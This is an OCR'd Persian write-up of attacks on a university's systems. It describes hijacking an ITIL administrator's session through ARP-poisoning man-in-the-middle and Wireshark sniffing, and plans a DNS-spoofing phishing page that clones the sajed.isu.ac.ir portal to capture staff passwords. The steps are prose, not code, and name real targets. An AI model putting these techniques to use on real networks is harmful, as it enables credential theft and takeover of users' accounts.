
هک نرم افزار :ITIL


برای دریافت دسترسی مدیریتی سامانه ITIL از دو حفره ی امنیتی استفاده شده است. اول مشکل امنیتی خـود سـامانه و دوم مشکل امنیتی شبکه.

در این روش رمز مدیریت بدست نیامده است اما دسترسی کامل به پنل مدیریت مقدور میشود.




برای انجام این کار ابتدا با استفاده از روش ARP Poisoning مابین تمامی کامپیوترها در شبکه و روتر اصـلی قـرار میگیـریم (Man In The Middle). سپس با استفاده از WireShark دیتاهای ارسالی از سمت کاربران را شنود میکنیم. با استفاده از فیلترهای خاص و چند بار آزمون و خطا کامپیوتر هدف(مدیر ITIL) پیدا میشود. سپس دیتاهای ارسالی کـامپیوتر هـدف مـورد بررسی قرار میگیرد و Session های ارسالی خوانده و استخراج میشود:





سپس اطلاعات Session استخراج شده را با استفاده از افزونه های ادیتور Session در مرورگر جایگزین میکنیم



پس از این کار با رفرش صفحه به جای مدیر اصلی ITIL وارد شده ایم.

سناریو هک ساجد و مابقی سامانه ها:

این صرفا یک سناریو است. به علت کمبود وقت و امکانات هنوز به مرحله اجرا نرسیده است.

با راه اندازی یک dns server و یک webserver می توان در شبکه به درخواست های dns کاربران در کنار dns server اصلی پاسخ داد و برای مثال درصورتی که کاربری وبسایت sajed.isu.ac.ir را در دانشگاه باز کرد برای بار اول به جای وبسایت اصلی یک وبسایت جعلی با ظاهر وبسایت ساجد باز شود. کلمه عبور و نام کاربری را از کاربر گرفته و پیغام خطا در ورود به کاربر نمایش داده میشود. سپس وبسایت اصلی باز میشود تا کاربر به صورت عادی وارد کارتابل خود شود. اما در مرحله قبل در وبسایت جعلی اطلاعات کاربر ذخیره شده است و به کارتابل کاربران دسترسی به دست می آید. با بررسی های انجام شده این سناریو قابل اجرا است.